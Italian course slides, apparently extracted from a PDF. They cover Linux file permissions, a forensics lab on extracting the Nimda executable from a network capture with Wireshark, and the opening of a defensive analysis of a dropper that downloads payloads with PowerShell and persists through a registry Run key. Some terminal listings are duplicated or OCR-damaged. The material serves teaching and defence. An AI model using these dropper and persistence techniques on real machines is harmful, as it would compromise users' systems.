
I permessi hanno significati diversi rispetto ai file normali.

Bit di esecuzione (x)

Nelle directory, determina se il contenuto è accessibile.

Senza bit x, non è possibile visualizzare o accedere ai file nella directory.

Parte 3 - Link Simbolici e Tipi Speciali



Link simbolici (l)

Puntatori a file esistenti in altre posizioni.

Directory (d)

Contenitori per file e altre directory.

File normali (-)

File di dati, testo o eseguibili.

```
[analyst@secOps ~]$ ln -s file1.txt file1symbolic
[analyst@secOps ~]$ ln file2.txt file2hard
[analyst@secOps ~]$ ls -l
total 2544
-rw-r--r-- 1 root      root      5228 Apr  9 12:45 capture.pcap
drwxr-xr-x  2 analyst   analyst   4096 Mar 22  2018 Desktop
drwxr-xr-x  3 analyst   analyst   4096 Mar 22  2018 Downloads
lrwxrwxrwx  1 analyst   analyst      9 Apr 14 06:21 file1symbolic -> file1.txt
-rw-r--r--  1 analyst   analyst      9 Apr 14 06:18 file1.txt
-rw-r--r--  2 analyst   analyst      5 Apr 14 06:19 file2hard
-rw-r--r--  2 analyst   analyst      5 Apr 14 06:19 file2.txt
-rw-r--r--  1 root      root     37416 Apr 11 06:22 httpdump.pcap
-rw-r--r--  1 root      root    2521971 Apr 11 05:50 httpsdump.pcap
drwxr-xr-x  9 analyst   analyst   4096 Jul 19  2018 lab.support.files
-rw-r--r--  1 analyst   analyst    2748 Apr  9 11:52 README
drwxr-xr-x  3 root      root     4096 Mar 26  2018 second-drive
```

Riflessione



Sicurezza

I permessi proteggono i dati da accessi non autorizzati.



Funzionalità

Una corretta configurazione garantisce il funzionamento dei programmi.



Pratica

Esercitarsi regolarmente per acquisire familiarità con il sistema.



27.2.10 Lab – Estrazione di un Eseguibile da un File PCAP

Benvenuti a questo laboratorio pratico dedicato all'estrazione di file eseguibili da traffico di rete catturato. Imparerete tecniche fondamentali per l'analisi forense di rete.

Obiettivi del Laboratorio




Analizzare log e traffico

Esamineremo log pre-catturati e traffico di rete per identificare attività sospette.



Estrarre file

Impareremo a estrarre file scaricati da un PCAP utilizzando strumenti forensi.



Scenario

Nel ruolo di analisti di sicurezza, esamineremo un traffico di rete sospetto.

Obiettivo

Analizzare pacchetti di rete per capire le transazioni a livello dettagliato.

Estrarre un eseguibile malevolo (Nimda) da un file PCAP di cattura.

Comprendere i meccanismi di trasmissione del malware attraverso la rete.

Risorse Necessarie



CyberOps Workstation

Macchina virtuale preconfigurata con tutti gli strumenti necessari per l'analisi.



File PCAP

Cattura di traffico contenente il download del malware Nimda.




Wireshark

Strumento di analisi del traffico di rete preinstallato sulla workstation.



Parte 1 - Analisi di Log e Traffico



A screenshot of a terminal window titled "Terminal - analyst@secOps:~/lab.support.files/pcaps". The window shows a command-line interface with the following session:

```
Terminal - analyst@secOps:~/lab.support.files/pcaps
File Edit View Terminal Tabs Help
[analyst@secOps ~]$ cd lab.support.files/pcaps
[analyst@secOps pcaps]$ ls -l
total 4028
-rw-r--r-- 1 analyst analyst 371462 Mar 21 2018 nimda.download.pcap
-rw-r--r-- 1 analyst analyst 3750153 Mar 21 2018 wannacry_download_pcap.pcap
[analyst@secOps pcaps]$
```

Accesso al terminale

Aprire il terminale sulla CyberOps Workstation per iniziare l'analisi.


Navigazione nella directory

Eseguire: **cd lab.support.files/pcaps** seguito da **ls -l**

Verifica dei file

Confermare la presenza del file **nimda.download.pcap** nella directory.

Apertura del File PCAP con Wireshark



Panoramica del traffico

Identificazione dei protocolli presenti nella cattura (TCP, HTTP).

Analisi del Traffico HTTP

Selezione del pacchetto

Cliccare sul quarto pacchetto nella cattura Wireshark.

Questo pacchetto contiene la richiesta HTTP iniziale.

Espansione del protocollo

Nel pannello inferiore, espandere la sezione relativa al protocollo HTTP.

Identificare il metodo GET utilizzato per richiedere il file.

Analisi della richiesta

Osservare l'URL del file richiesto, contenente il nome del malware.

Analizzare gli header HTTP per ulteriori informazioni.

Ricostruzione del Flusso TCP

1

Selezione pacchetto SYN

Selezionare il primo pacchetto TCP (flag SYN) nella cattura.

2


Menu contestuale

Click destro → Follow → TCP Stream per visualizzare l'intera conversazione.

3

Visualizzazione flusso

Osservare il contenuto completo dello stream TCP, inclusi i dati binari.



Interpretazione del Contenuto del Flusso

Dati binari

I simboli visualizzati rappresentano il contenuto binario dell'eseguibile scaricato.

Codice eseguibile

Gran parte del contenuto è codice macchina non leggibile dall'uomo.



Stringhe leggibili

Parti di testo leggibile sono spesso messaggi o comandi del malware.

Identificazione file

Scorrendo il flusso, si può identificare che il file è una versione modificata di cmd.exe.

Parte 2 - Estrazione di File da PCAP



Selezione pacchetto

Cliccare sul pacchetto contenente la richiesta GET HTTP.



Menu di esportazione

Navigare in File → Export Objects → HTTP.



Salvataggio file

Selezionare W32.Nimda.Amm.exe e salvarlo in /home/analyst.

```
st@sec0ps pcaps]$ cd /home/analyst/
st@sec0ps ~]$ ls -l
2884
-r-- 1 root      root      5228 Apr  9 12:45 capture.pcap
xr-x 2 analyst  analyst   4096 Mar 22  2018 Desktop
xr-x 3 analyst  analyst   4096 Mar 22  2018 Downloads
-r-- 1 analyst  analyst      9 Apr 14 06:18 file1new.txt
xrwx 1 analyst  analyst      9 Apr 14 06:21 file1symbolic -> file1.txt
-r-- 2 analyst  analyst      5 Apr 14 06:19 file2hard
-r-- 2 analyst  analyst      5 Apr 14 06:19 file2new.txt
-r-- 1 root      root    37416 Apr 11 06:22 httpdump.pcap
-r-- 1 root      root  2521971 Apr 11 05:50 httpsdump.pcap
xr-x 9 analyst  analyst   4096 Jul 19  2018 lab.support.files
-r-- 1 analyst  analyst    2748 Apr  9 11:52 README
xr-x 3 root      root   4096 Mar 26  2018 second-drive
1  analyst  analyst  215000 Apr 11 06:22 Nimda.00000000000000000000000000000000
```

```
[analyst@secOps pcaps]$ cd /home/analyst/
[analyst@secOps ~]$ ls -l
total 2884
-rw-r--r-- 1 root      root      5228 Apr  9 12:45 capture.pcap
drwxr-xr-x  2 analyst   analyst    4096 Mar 22  2018 Desktop
drwxr-xr-x  3 analyst   analyst    4096 Mar 22  2018 Downloads
-rw-r--r--  1 analyst   analyst     9 Apr 14 06:18 fileinew.txt
lrwxrwxrwx  1 analyst   analyst    9 Apr 14 06:21 fileisymbolic -> file1.txt
-rw-r--r--  2 analyst   analyst    5 Apr 14 06:19 file2hard
```

Verifica del File Salvato

Comando	Descrizione
cd /home/analyst	Navigazione nella directory di salvataggio
ls -l	Visualizzazione dei file presenti nella directory
ls -la W32.Nimda.Amm.exe	Verifica dettagliata delle proprietà del file

Identificazione del Tipo di File



Analisi formato

Esecuzione del comando: file W32.Nimda.Amm.exe

Risultato

PE32+ executable (console) x86-64, for MS Windows

Conferma

Si tratta di un eseguibile Windows a 64 bit

Analisi del Malware


Jvczfhe.exe: Anatomia di una Minaccia Silenziosa

Benvenuti a questa presentazione tecnica dedicata all'analisi approfondita del malware Jvczfhe.exe, un dropper sofisticato. Nelle prossime slide esamineremo il comportamento, le tecniche di infezione, i meccanismi di persistenza e le strategie di mitigazione di questa minaccia.

Questa presentazione è destinata a specialisti di cybersecurity e amministratori di sistema che desiderano comprendere le caratteristiche tecniche di questo malware e implementare efficaci contromisure per proteggere i propri ambienti informatici.



Profilo e Comportamento del Malware



Distribuzione

Veicolato tramite repository GitHub non ufficiale, distribuito mediante download manuale o link diretto all'eseguibile.

Esecuzione

Operazioni silenziose senza interfaccia grafica o richiesta di permessi, eseguito come processo figlio di explorer.exe.

Payloads Secondari

Scarica ulteriori componenti malevoli da repository GitHub tramite comandi PowerShell incorporati.

Comunicazione

Stabilisce connessioni HTTP/HTTPS con server esterni per potenziale comunicazione con infrastruttura C2.

Il comportamento del malware Jvczfhe.exe corrisponde a quello di un dropper classico: un vettore iniziale che si occupa di scaricare ed eseguire componenti malevoli più sofisticati, mantenendo un profilo basso per evitare il rilevamento.

Meccanismo di Infezione



Esecuzione Iniziale

L'utente scarica ed esegue Jvczfhe.exe, probabilmente in seguito a social engineering o download involontario.



Comandi PowerShell

Il malware esegue script PowerShell per scaricare payload aggiuntivi tramite Invoke-WebRequest verso repository GitHub.



Salvataggio Payload


I file scaricati vengono salvati nella directory AppData\Roaming, posizione che non richiede privilegi elevati.



Attivazione Componenti

Esecuzione automatica dei payload scaricati tramite Start-Process, avviando la fase attiva dell'infezione.

Questa sequenza di infezione è particolarmente insidiosa perché avviene senza alcuna interazione utente dopo il download iniziale e non richiede privilegi amministrativi per compromettere il sistema.



Tecniche di Persistenza

Modifica del Registro di Sistema

Il secondo payload esegue modifiche alla chiave
HKCU\Software\Microsoft\Windows\CurrentVersion\Run, aggiungendo
un valore che punta al malware.

